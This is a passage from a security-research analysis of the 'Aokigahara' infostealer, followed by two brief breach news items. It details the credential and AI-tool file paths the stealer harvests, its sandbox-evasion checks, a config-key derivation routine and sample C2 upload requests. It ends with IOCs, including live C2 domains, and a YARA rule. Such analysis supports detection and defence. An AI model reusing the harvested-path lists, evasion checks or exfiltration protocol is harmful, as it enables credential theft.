    The malware targets Chromium-based browsers and Mozilla Firefox, desktop cryptocurrency wallets and browser wallet extensions, messaging applications such as Discord and Telegram, and gaming platforms such as Steam, Roblox, and Minecraft. Additional targets include password managers, VPN clients, FTP/SFTP clients, email applications, and AI development tools. The table below summarizes each handler, its targets, and any limitations identified during the analysis.

    The table below lists the malware’s main capabilities and their corresponding internal function names.

    Function What the handler targets
    sysinfo The machine and current user: computer/user names, IP, Windows version, CPU/RAM, screen size, language, uptime, running processes, environment variables, installed software, and detected antivirus.
    screenshot Captures the screen as Screenshot.jpg.
    clipboard Captures clipboard contents into Clipboard.txt.
    browsers Chromium-based browser profiles. The embedded paths name Chrome (including Beta/Canary), Edge (including Beta/Dev/Canary), Brave, Opera, Vivaldi, Yandex, 360Chrome, CentBrowser, CocCoc, Comodo Dragon, Epic Privacy Browser, Iridium, Torch, Slimjet, URBrowser, SRWare Iron, Chromium, 7Star, Amigo, Sputnik, Atom, Orbitum, QQBrowser, Naver Whale, Maxthon, Avast, AVG, CCleaner Browser, and Kinza. The handler collects browser profile data, including saved login data and cookies.
    firefox Mozilla Firefox profiles: saved logins (logins.json, decrypted through NSS), key database, and cookies.
    wallets Desktop wallet files/data for Exodus, Atomic, Electrum, Electrum-LTC, Ethereum keystore, Zcash, Armory, Bytecoin, Jaxx, Guarda, Coinomi, Wasabi, Dogecoin, DashCore, Litecoin, Bitcoin, Monero, Daedalus, Binance, Ledger Live, and TokenPocket. It also scans Chromium profiles for wallet-extension data; identified extensions include MetaMask, Phantom, TronLink, Coinbase, Binance, and Trust.
    discord Discord’s Local Storage LevelDB files, looking for token-like strings. Output path: Messengers/Discord/Tokens.txt.
    telegram Telegram Desktop’s tdata directory.
    steam Steam configuration and login-related files: loginusers.vdf, config.vdf, and ssfn* files.
    outlook Microsoft Office Outlook profiles. The handler extracts email addresses, IMAP/POP3/SMTP server details, and passwords from profile data.
    vpn OpenVPN configs (*.ovpn), NordVPN, ProtonVPN, Private Internet Access, Surfshark, and Windscribe configs (*.conf/*.json).
    ftp FileZilla, WinSCP, CoreFTP, FlashFXP, and SmartFTP saved sites/sessions. The code formats output with host, username, and password fields.
    passman KeePass, Bitwarden, Bitwarden CLI, 1Password, Dashlane, RoboForm, NordPass, and Sticky Password data/config files.
    gaming Roblox cookies, Battle.net config, Epic Games config/logs, Riot Games client settings, Minecraft and Roblox launcher accounts/profiles, GOG Galaxy, Origin, and Ubisoft Game Launcher data.
    filegraber Files from the user’s Desktop, Documents, and Downloads, placed under Files/Documents or Files/Crypto. The handler applies configured matching criteria; I haven’t confirmed the full extension/filter list.
    thunderbird Mozilla Thunderbird profile files, archived under Mails/Thunderbird/....
    websessions Chromium browser local/session storage, which can contain web-application session data. The table includes Chrome, Chrome Beta/Canary, Edge, Edge Beta, Brave, Opera, Vivaldi, Yandex, Arc, Thorium, and Chromium.
    discordforks Discord-derived/modded clients: token-like data from their LevelDB files and files such as settings.json, config.json, storage.json, and state.json. The exact client names come from a separate table I haven’t resolved here.
    aisessions AI/developer-tool credentials and sessions: Claude Code/Desktop, Codex, ChatGPT Desktop, AWS credentials/SSO and Amazon Q, Cursor, Windsurf, Kiro, GitHub Copilot/VS Code, Gemini CLI, and JetBrains AI Assistant. It also queries Windows Credential Manager.
    clipper/clipper_drop Drops a clipper component beneath C:\Microsoft\Vault using embedded data. The handler itself does not access the clipboard; it deploys the component responsible for clipboard manipulation. The targeted cryptocurrency wallets or address formats have not been confirmed.
    ide The ide handler collects local data from code editors and developer tools, including VS Code, Cursor, Windsurf, and JetBrains products. Notable targets include Git credential files, files under .ssh that may contain private keys, AWS/Azure/Google Cloud credential and configuration files, and GitHub Copilot storage. It passes matching file contents to the malware’s upload routine. If usable secrets are exposed, attackers could gain access to source code repositories, cloud resources, and other development services.

    AI Data Theft

    The more distinctive capability is the aisessions handler, which targets AI applications and development tools. These include Claude, ChatGPT Desktop, Codex, Cursor, Windsurf, GitHub Copilot, and Gemini CLI, alongside AWS credentials and single sign-on (SSO) data. This extends the malware’s collection beyond traditional personal accounts to authentication files, session data, and configuration files associated with AI-assisted development and cloud environments.

    The paths below identify the handler’s collection targets. Depending on the application, these files may contain tokens, credentials, session data, or settings; not every targeted file necessarily contains authentication secrets.

    Target Targeted paths
    Claude Code and Claude Desktop %s\.claude\credentials.json
    %s\.claude.json
    %s\Claude
    %s\Packages\Claude_pzs8sxrjxfjjc\LocalCache\Roaming\Claude
    Codex %s\.codex\auth.json
    %s\.codex\config.toml
    %s\.codex\.env
    ChatGPT Desktop %s\Packages\OpenAI.ChatGPT-Desktop_2p2nqsd0c76g0\LocalCache\Roaming\ChatGPT
    Cursor %s\Cursor\User\globalStorage\state.vscdb
    %s\Cursor\User\globalStorage\storage.json
    %s\Cursor - Insiders\User\globalStorage\state.vscdb
    %s\Cursor - Insiders\User\globalStorage\storage.json
    AWS CLI and SSO %s\.aws\credentials
    %s\.aws\config
    %s\.aws\sso\cache
    Amazon Q %s\amazon-q\data.sqlite3
    Kiro IDE %s\.aws\sso\cache\kiro-auth-token.json
    %s\Kiro\User\globalStorage\kiro.kiroagent\profile.json
    Windsurf %s\Windsurf\User\globalStorage\state.vscdb
    %s\Windsurf - Next\User\globalStorage\state.vscdb
    Codeium %s\.codeium\config.json
    Visual Studio Code %s\Code\User\globalStorage\state.vscdb
    %s\Code - Insiders\User\globalStorage\state.vscdb
    GitHub Copilot %s\.copilot\config.json
    %s\.copilot\hosts.json
    Google Gemini CLI %s\gemini-cli-workspace-token.json
    %s\.gemini-cli-workspace-master-key
    %s\.gemini\.env
    %s\.gemini\config.json
    JetBrains AI Assistant %s\JetBrains\*
    %s\JetBrains\%s\options\AIAssistantQuotaManager2.xml

    Attackers target these files because they may contain authentication tokens, API keys, cloud credentials, and session data. If valid and usable, these secrets can allow attackers to access AI services or cloud environments without entering a password, potentially exposing private conversations, source code, and other sensitive information. Compromised accounts may also be used to consume paid services, generate unauthorized charges, or support further attacks.

    Anti-Analysis

    The infostealer includes several known anti-analysis checks, most of which run only when their corresponding configuration flags are enabled. The results of these checks determine whether the malware continues execution. It also dynamically resolves Windows API functions using hashes and uses control-flow flattening in some parts of the code, particularly around the configuration decryption routine.

    When the language-check flag is enabled, the malware checks the system’s keyboard layout and Windows UI language. If either matches a language ID represented in the bitmask 0x6C0400C8601, the malware stops execution. The excluded language settings are listed below.

    ID Language/region
    0x0419 Russian — Russia
    0x0422 Ukrainian — Ukraine
    0x0423 Belarusian — Belarus
    0x0428 Tajik — Tajikistan
    0x042B Armenian — Armenia
    0x042C Azerbaijani (Latin) — Azerbaijan
    0x0437 Georgian — Georgia
    0x043F Kazakh — Kazakhstan
    0x0440 Kyrgyz — Kyrgyzstan
    0x0442 Turkmen — Turkmenistan
    0x0443 Uzbek (Latin) — Uzbekistan

    The second configuration flag enables analysis-environment checks, including anti-debugging, virtual machine detection, and sandbox detection. The anti-debugging checks include:

    • Inspection of debugger-related flags in the Process Environment Block (PEB).
    • Queries for the process debug port and debug object.
    • A debug-output string check.
    • Inspection of hardware breakpoint registers (DR0–DR3).

    The malware checks for indicators of virtualized or analysis environments, including:

    • Hypervisor identifiers obtained through the CPUID instruction.
    • Registry entries and running processes associated with virtual machine guest tools.
    • Firmware and System Management BIOS (SMBIOS) fingerprints.
    • A low number of running processes.
    • Suspicious usernames and computer names.
    • Display characteristics and available hardware resources.

    The malware also checks usernames and computer names against strings commonly associated with test or analysis environments. The inspected strings include:

    "sandbox", "malware", "virus", "sample", "test", "user", "admin", "CurrentUser", "John", "Peter", "JOHN", "John Doe", "WDAGUtilityAccount"
    

    Additional checks monitor cursor movement and the number of running processes. These signals may help the malware identify automated analysis environments.

    Configuration

    The encrypted configuration blob is stored in the .stgcfg section. It begins with a four-byte magic value STGC, followed by the ciphertext length, a 16-byte initialization vector (IV) used for AES-CBC decryption, and the encrypted configuration data.

    struct EncryptedConfigBlob
    {
        DWORD magic;              // Four-byte configuration magic
        DWORD ciphertext_len;     // Encrypted configuration size in bytes
        BYTE  iv[0x10];            // 16-byte AES-CBC initialization vector
        BYTE  ciphertext[];       // Encrypted configuration data
    };
    

    The AES IV is stored in the .stgcfg section, while the malware derives the AES key from a specific seed using the algorithm below. The routine produces a 32-byte key used to decrypt the configuration with AES-256-CBC.

    """
    Author: @Tera0017/Check Point Research
    """
    def decrypt_aes_key(seed: int, length: int = 32) -> bytes:
        key = bytearray()
    
        for i in range(length):
            seed ^= (seed >> (8 * (i & 3))) & 0xFF
    
            seed = (seed * 0x01000193) & 0xFFFFFFFF
    
            seed ^= seed >> 16
    
            key.append(seed & 0xFF)
    
        return bytes(key)
    

    The decrypted configuration contains the command-and-control (C&C) URL, the server’s X25519 public key, a build ID, and a gate token used for communication. It also includes a module bitmask that controls which capabilities are executed, flags for language and analysis-environment checks, TLS certificate pinning settings, and up to three fallback URLs.

    struct DecryptedConfig
    {
        char  base_url[0x100];
        BYTE  server_x25519_public_key[0x20];
        char  build_id[0x20];
        char  gate_token[0x40];
        DWORD module_mask;
    
        BYTE  unk_184[0x404];
    
        BYTE  language_check;
        BYTE  analysis_environment_check;
        BYTE  unk_58A;
        
        BYTE  tls_certificate_sha256[0x20];
        BYTE  tls_pin_enabled;
    
        BYTE  fallback_urls[3][0x100];
        BYTE  fallback_count;
    };
    

    The malware uses the module_mask bitmask in its configuration to control which built-in capabilities are executed. Each entry in the module-dispatch table contains a function pointer and an associated feature mask. During dispatch, the malware performs a bitwise AND between module_mask and the entry’s feature mask. A nonzero result selects the corresponding function for execution.

    All module implementations remain embedded in the executable, even when disabled in the configuration.

    Network

    The malware retrieves its C&C connection settings from the decrypted configuration. It uses the /gate path as the base for three endpoints that handle session establishment, stolen data uploads, and session completion.

    Path Description
    /gate/handshake Establishes an upload session by sending the client’s raw 32-byte X25519 public key. The malware requires an HTTP 200 response before enabling uploads.
    /gate/chunk Uploads collected information packaged into ZIP archives and encrypted using AES-256-GCM. Each request body contains a 12-byte nonce, ciphertext, and a 16-byte authentication tag. Headers identify the upload label and sequence number.
    /gate/complete Signals the end of the upload phase by sending the eight-byte marker COMPLETE. The malware expects an HTTP 200 response and subsequently performs local session cleanup. This notification does not independently establish that every upload succeeded.

    The stealer generates an X25519 key pair consisting of a public key and a private key. It then computes a shared secret using its private key and the server_x25519_public_key stored in the decrypted configuration. The malware derives the communication encryption key from this shared secret using SHA-256 and the fixed string aokigahara. The resulting 32-byte key is used for AES-GCM encryption.

    /handshake

    The initial handshake registers the upload session with the C&C server and sends the client’s 32-byte X25519 public key in the request body. The request headers include the build ID, gate token, session ID, hardware identifier, and key exchange algorithm.

    POST /gate/handshake HTTP/1.1
    Connection: Keep-Alive
    Content-Type: application/octet-stream
    User-Agent: Microsoft-CryptoAPI/10.0
    X-Build-ID: cae87a25
    X-Gate-Token: fc157583cc171c2c82419748390126839a0f8fba317a75f919e785aca3d98f8e
    X-Session: ca47b44161834cb70a224dbe3d92a383
    X-HWID: 69B506A1
    X-KEX: x25519
    Content-Length: 32
    Host: $SERVER
    
    $CLIENT_X25519_PUBLIC_KEY
    

    /chunk

    For each executed collection module, the malware uploads an AES-GCM-encrypted ZIP archive to /gate/chunk. The X-Chunk header identifies the type of stolen data, using module labels such as sysinfo, browsers, firefox, or aisessions. The X-Chunk-Index header identifies the upload’s sequence number, which is also included in the request body.

    The malware allocates an upload buffer with a size equal to the ZIP archive’s size plus 28 bytes. The buffer begins with a 12-byte AES-GCM nonce, formed by combining the four-byte little-endian chunk index with eight randomly generated bytes. The encrypted ZIP archive follows the nonce, and a 16-byte AES-GCM authentication tag is appended at the end.

    POST /gate/chunk HTTP/1.1
    Connection: Keep-Alive
    Content-Type: application/octet-stream
    User-Agent: Microsoft-CryptoAPI/10.0
    X-Build-ID: 4dbf818f
    X-HWID: 69B506A1
    X-Chunk: sysinfo
    X-Chunk-Index: 0
    X-Session: ca47b44161834cb70a224dbe3d92a383
    X-Total: 19
    X-Gate-Token: fc157583cc171c2c82419748390126839a0f8fba317a75f919e785aca3d98f8e
    Content-Length: 3233
    Host: $SERVER
    
    \x00\x00\x00\x00$RANDOM_8_BYTES || $AES_GCM_CIPHERTEXT || $GCM_AUTH_TAG_16_BYTES


    The next example uploads screenshot data with a chunk index of 1. The request body begins with \x01\x00\x00\x00.

    POST /gate/chunk HTTP/1.1
    Connection: Keep-Alive
    Content-Type: application/octet-stream
    User-Agent: Microsoft-CryptoAPI/10.0
    X-Build-ID: 4dbf818f
    X-HWID: 69B506A1
    X-Chunk: screenshot
    X-Chunk-Index: 1
    X-Session: ca47b44161834cb70a224dbe3d92a383
    X-Total: 19
    X-Gate-Token: fc157583cc171c2c82419748390126839a0f8fba317a75f919e785aca3d98f8e
    Content-Length: 10066
    Host: $SERVER
    
    \x01\x00\x00\x00$RANDOM_8_BYTES || $AES_GCM_CIPHERTEXT || $GCM_AUTH_TAG_16_BYTES
    

    /complete

    After uploading all ZIP archives, the malware sends a final HTTP POST request to /gate/complete on the C&C server. The request body contains the eight-byte message COMPLETE, indicating that the upload process has finished.

    POST /gate/complete HTTP/1.1
    Connection: Keep-Alive
    Content-Type: application/octet-stream
    User-Agent: Microsoft-CryptoAPI/10.0
    X-Build-ID: 4dbf818f
    X-HWID: 69B506A1
    X-Session: ca47b44161834cb70a224dbe3d92a383
    X-Gate-Token: fc157583cc171c2c82419748390126839a0f8fba317a75f919e785aca3d98f8e
    Content-Length: 8
    Host: $SERVER
    
    COMPLETE
    

    The stealer appears to be under active development, with changes to its HTTP User-Agent string observed across versions. The latest analyzed samples use Microsoft-CryptoAPI/10.0 for communication with the server.

    Conclusion

    The malware retains the broad collection capabilities expected of an infostealer, but its dedicated targeting of AI applications and developer tools is particularly notable. By collecting authentication files, application storage, Git credentials, SSH-related files, and cloud configuration data, it reaches beyond traditional consumer accounts into AI-assisted development and cloud environments.

    The targeting of AI sessions creates a potential route to monetization through unauthorized use of paid services or the resale of compromised access. It may also create opportunities for data extortion. Users can share sensitive business information, proprietary source code, and other confidential material with AI services. If stolen credentials or session tokens provide access to conversation histories or uploaded files, attackers could potentially threaten to disclose that information to demand payment.

    The key finding is that AI application credentials and session data are part of this malware’s collection scope and should be treated as sensitive assets alongside browser sessions, cloud credentials, and developer keys.

    Indicators of Compromise

    Description Value
    Aokigahara SHA1 007137599bc4d69ee952a5228b5fcb2c3b9a95a7
    00d52c7e759d878f0d8a117502f6d854af13f007
    04eddccb79db41e03a4ee8542e8a33d7f1d9fe18
    057a2d1dedeb93b7765c455a9e0c469e7cbe4843
    079ddf5cc7d6ca2e02f860f87d4d18c83db9d331
    0b74ce90a39278fb97fe94f6306af71cbe679503
    0c46ac5555cf8f305c1345a21d0802c52bf52cd8
    0d8d0bad2e08856ba379e425e2e90e49506af631
    0e76150cee3f2b89f0fbe39106ab2898db109f09
    0f69792cb926a416766d47a30a05009c13be0d64
    130f2710cf9863bdd6724e8912600505b6fb7ef2
    133dc00ad81638e6b0a2f8f163b4d694ce477165
    151d8013ca3ab3dab9cd37f4ed9870cc83e87a77
    1701db4fa798b309cb25227408406dde4c69de8a
    1835f1e0b1eda3dc4b39682ecad3eba88cbbc44e
    18e041b5a0c668392ff4d036f3f9660c2698311e
    1a6a6e08a01cc3f1455af2c4ecd59a3d7802cd7a
    1a7248720f3ac79082841b006582f20799b314a9
    1a97a18db74f2b6df984c9a188a79b4e65a06b81
    1cb6ccfdcb277a0277729443d15f17a441fa0eda
    1cb8dc11bdb8baf342b83079fb650cd6bb1b132d
    1e072236f87cd914dc583ca2163460d656bfcfba
    1e94d7f1d501724076fcf98459e14b68321d45f7
    2045f165d737f2d43ba603d444dfa5d9e6f05805
    211e45f306b84a82cfe736635c176a424e7479dc
    21ef070e39f651118a804882374dc2dfa3e38666
    2362a326070d83c167251873b389bd783781cf6c
    241e37b8fc5ffeefbd1d89a82b74cf2d92b49eac
    244371fc1642f0548b807b0a4a2e7ea5d7b4c82a
    28099fc5a8cbbd40173f8ac0aded9044fdb4a598
    2cdc77108c585d14b1567053b8f8a58ea78c255f
    2f30b116ca3dc48ff5783c3bb7391d671866e27b
    30737fa46f2ff93e33f45008cf306233954ea898
    324e0fffc7977f8ff591993819123d33c2970953
    3586eeaf3ffe2c3a4f1d005aee863b7aee7cc7bd
    3696baa239c479f9f5103618214972890f1a473b
    385e21a96687a33f79f9cab0627aec7218e1a8f4
    38b2c29b46086b417181deb958e8b276a9d1fbf4
    3aaeb49864108c92af50feeb5d9e3b3efaa39818
    3c56a0c3c59a1425bfdcdffda9e8b308f478b147
    426bea548a24f7f39c279770b5dd21fbed7f7328
    4417d2645adb6e7e94959daf483f93058500840f
    4485feb1385975ef13f08148cdc679f50fa0cc6d
    456414c0acf463e06f95f5bd3d8355758fca6b53
    4595d1875441ffb8c076856e366d1f4f5c74a679
    48c6b66dc4b4d40d72b7460e6fd670b6c03d5d40
    4b3a4ad0acd43fc8796147381074a98e8e576904
    4c07021f8b0cdd3ca334a13f9af2bade9e699dc2
    50060c0fc5fa8932671eb24b03b05d00c2e99951
    51ae6cad54f33846f83a352457b9a44ef8b7a61d
    59bbaca8a848215e7e4af7cec320432c51b0b812
    5ef7eb755f1e3f6bf8586794777466a639057dcb
    5fadf206dc163f63ebf66f984042b00c67121813
    5fe11fbb89d33efa712ffb8590626bd88fecab8f
    61a024f5a42a9a91b0a9871a1613c7fb3ef5613b
    62dcc9ba2a5eee9dd941ad08766603c89a45869b
    6393c0d3fb76f771a9418c2d152c621929ee002b
    63cc5033532cd00bda3d4968b1257629e613505a
    682dd6392004e1131b1aa3f2351a0bc7adb84d14
    699c809a116106da40b3f641c11b0db34d0f1c5e
    6a09fffca381f6624d2def1083284ca486306e7c
    6c860007f8f49de8e9848b538bd7acdc6bfcdf55
    6e073a196a9bfa01da418b5783c2395fb22c7ec9
    6eb8f17dba69f6d25b7f5c529b25d199707b69e2
    6f7d5935602c188b1e3066b4ab9aeef7b85a8ec2
    70915fac07af4ad7acc1868fe05dc00b98206f0f
    70d4007b11e56752fffb81f71c90987f4bb441fa
    70e91644802053cfa68be6ec0f94207282ff27e4
    7233a15327dc2f0cca0292e6352eebf6e6e090d8
    72aa6417a19c45dabdd6c79087fb13c73ae7b823
    7cc6c75fad93b2482a9c5f4522530007c72f99e0
    82ebfc09c98bd211ff8b08efcd8ec8b9ce1fb4be
    83b43ce0ee9881201451c0604fb5b792bd4581f5
    86230c07e638b85bc8010df1aa9e33ca61fda4cc
    89f296aef7988bdd59109e4263d0a31c886770aa
    8b0cf62382f620bbbf5d176295d63ed522ab9c2c
    8c3111a61fbf30e86b8206397ce3c0017e5ea509
    8c4c1d8325adb463c34694ce3a5a851e97b81a6f
    8d7a81119ce7be6eb452192f08fa2669228ff597
    8d860ca64ce0cbf40871fd66b9e3a513e73cda90
    8dc40b7208b8c0d95d1ab8dda9a56fff790b3ddd
    8e9fd1274b77ff9726c4637d008a9d599c9d5f1e
    9003310bf73dc337b8b50131f1c0724a79161aac
    90c057dafefbee423e3014266218272d454a0aa3
    912ed8ce7767f94f62de6a30fb8e9df7c0c512f7
    9369e0e5eae22cff71b375ad285ea89471f25101
    97c80e2d382e6e55f61702da3afb838fdec2f4f1
    98c6649cc256dfadf1af939da46f037b05c0f2e5
    99b28a20851a3ed29769a469f4dd31ebbb8a83de
    9d424ce23753ffddc7b39477222123b0f2c33066
    9f05045f5447d79c8c0d0f5cb589fd85c89620d3
    9f20034441e78574aec7ad39842a342f939eaf6a
    a00da33342a5ea5168d851a5c93109e07cf95c49
    a2abdf1af38da9995a3b6672ce6c34e9e17c39a4
    a4871f4a61faf74e1cceaffe26901f6076c9f37e
    a63ded811d412cd0f859891b0c1f066b87bb1b80
    a84148b4d408544325c20ee04299ae95c762b6a2
    ad960d2abb1999a7260c5f498532a5bb8754c2a5
    ae9d6b1a32a45b05edb920538e538a3d6a5fe439
    af196456d2ebf9556ab239661922565e1bca9ac0
    b335483800d35a29c25767c917725e24c21b0f2b
    b33e59c598845d2547ddc7f654115df2284bb3ae
    b36d0796e33f808eaeb33b33908327a410680c56
    b4491f1919a88deedebe7fba56b593e7d6655458
    b523d56d82485253f2e3619437c8398b7ee0f20d
    b607025d3e06d1e8cffcd398c64871d7fcd92bf4
    b6f0dfd3aa2fc7b8b2ad432c4a4276da23ceb46b
    bab4c910e3c98085bf228519f346d071a75e44e3
    bad339c5ad65808285b0e87498f2ea6f669417d9
    c00aceaa40b38e48f662ac927bb86302934aaf96
    c2e28ba5523c1f3a545a0b4a00a9d5e9c8ae7583
    c323c59815082ac842f0bafcc01f537444e1cc5a
    c5b50b5e14dfb5e028dfd88a4e4fb960dd650b52
    c810acdf30bcdfc6e8021e7f62a3bcce0828c2ee
    c8456bb71a74ed6305455c318295b8a39e9277f3
    cbdff0df0dbdbc3c1845d208661dd75fd335ef93
    cc12fcb9e5e6f7afde66f5c3452ed6e3cd6d5390
    cc708ae3d7aa084279122c0db7250096f750d6b0
    d34491da5aa159314129c0ff67f957d873703e35
    d3c90275dd7279a791d717676be15789376f7aa7
    d8bfff5139b54b6f98f07c051cd25d7aa465fec8
    da986a3cb2ce67456ef374fbdd957d370a1a4367
    daef439e1f110d624ce50fe0f9d9d24f61f7497b
    db3332ce75676389b79cf3603d81cb231cb7c19c
    db69c7c930fd5dc5097847979a965fdea4171d5b
    dba5fef27b53ff479a4d7046cd1f22710081a16c
    de9d152010819c8fb5cb611a4de920399e69cfeb
    dfd1540c0185e74ec65acfcae1af7ba0da36c774
    e052ff49190f54e0ffc52f7b3f7b5e7b9e121c4c
    e3af6d9e3b35e5e04feda3cde96256dd3b099624
    e4d93fa1b2d0fd26e8b877511ea33badb4628169
    e5c43abd1c212b2f2a61d5e1cb7821406ca5dc8e
    e8d09eb2e5857fde39b44aeb48078f5396809026
    ec7cd90d56e5b73caa9d4eb0472bfee68d716121
    eec7ece53d47e50940584f4dec684a24a78f42f2
    f0b23f420659babb3a730b122259440091c53c12
    f30e9730db0663f87c67a4b9a0cf12ee59b1621a
    f35e6d2936c0f6dc26bdc68f6d1599cf438a863a
    f4184e1bb61e19d190555c50fdb9d4591767bf53
    f47d45eea1c42b066f8537baf72ffa266646bf62
    f5993e64a18e7494b25a185de9f63a1df961b99a
    f633fc9fd16dadca2725d3d54aaf13ea1a62174f
    f6d950a5a8e5ba336f748b66745c6c1f189d3362
    f8cf33b18e9932d285696fee40a7fee2a87341c2
    f8dbc552c89bef758e4fcbd9942d06bc0c11db0a
    f990bf4f05dfa4d86b3e3bc0a54f62e91b83f2c6
    fa61cf3bebefd88ea9d06007a4b85791aa851c8a
    fbe8708247fabd8a1bc3963db3911b5e77728669
    fe6b7d6fa8c2424d14a0d465ab78aaf83db0d07b
    ff402e64bc42222c8a4ee703123903c2a2117dd9
    Aokigahara C&C 2[.]26[.]252[.]48:8080
    dfwioeiofwr[.]info
    dobeqnesmot[.]cc
    gate[.]dfwioeiofwr[.]info
    hjazfioe[.]surf
    kkeyyou[.]cc
    neihite[.]cc
    somelitersofblood[.]pw
    Clipper 8d6c86e0af7807f9b5baf15e9f076bb81e012515

    Yara Rule

    rule aokigahara
    {
        meta:
            author = "@Tera0017/Check Point Research"
            description = "Aokigahara Stealer"
        strings:
            $str1 = "X-Chunk-Index: %u" ascii fullword
            $str2 = "X-Build-ID: %s" ascii fullword
            $str3 = "AKGRES" ascii fullword
            $str4 = "AISessions/" ascii
            $str5 = "\\\\.\\pipe\\akg_%lx_%lx" ascii fullword
            $str6 = "sysinfo\x00screenshot\x00clipboard"
            $str7 = "aokigahara" ascii fullword
            $str8 = "kamidere" ascii fullword
            $str9 = "/chunk" ascii fullword
            $str10 = "%s\\kmd_w_%d_%d.db" ascii fullword
            $str11 = ".ROBLOSECURITY" ascii fullword
            $code1 = {45 69 ED B1 79 37 9E 48 C1 EF 11 48 C1 EA 20 41 31 D6 41 31 C6 41 31 FD 45 89 77 04 45 89 6F 08}
            $code2 = {41 4B 47 52 45 53 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? EF BE AD DE }
        condition:
            uint16(0) == 0x5A4D and 3 of them
    }
    

    Source: Check Point Research · 2026-10-23

  • Hacker leaks 281 GB of data from Germany’s far-right AfD party

    The AfD has confirmed that hackers breached its hosting provider. A leak site now claims to offer 421,179 of the party’s internal emails, and shows AI-written summaries rather than the emails themselves.

    Read more in my article on the Hot for Security blog.

    Source: Graham Cluley · 2026-10-23

  • Gaming Giant Capcom Confirms Data Breach Exposed Users’ Personal Information

    Japanese video games giant Capcom confirmed unauthorized access to its online account system

    Source: Infosecurity Magazine · 2026-10-23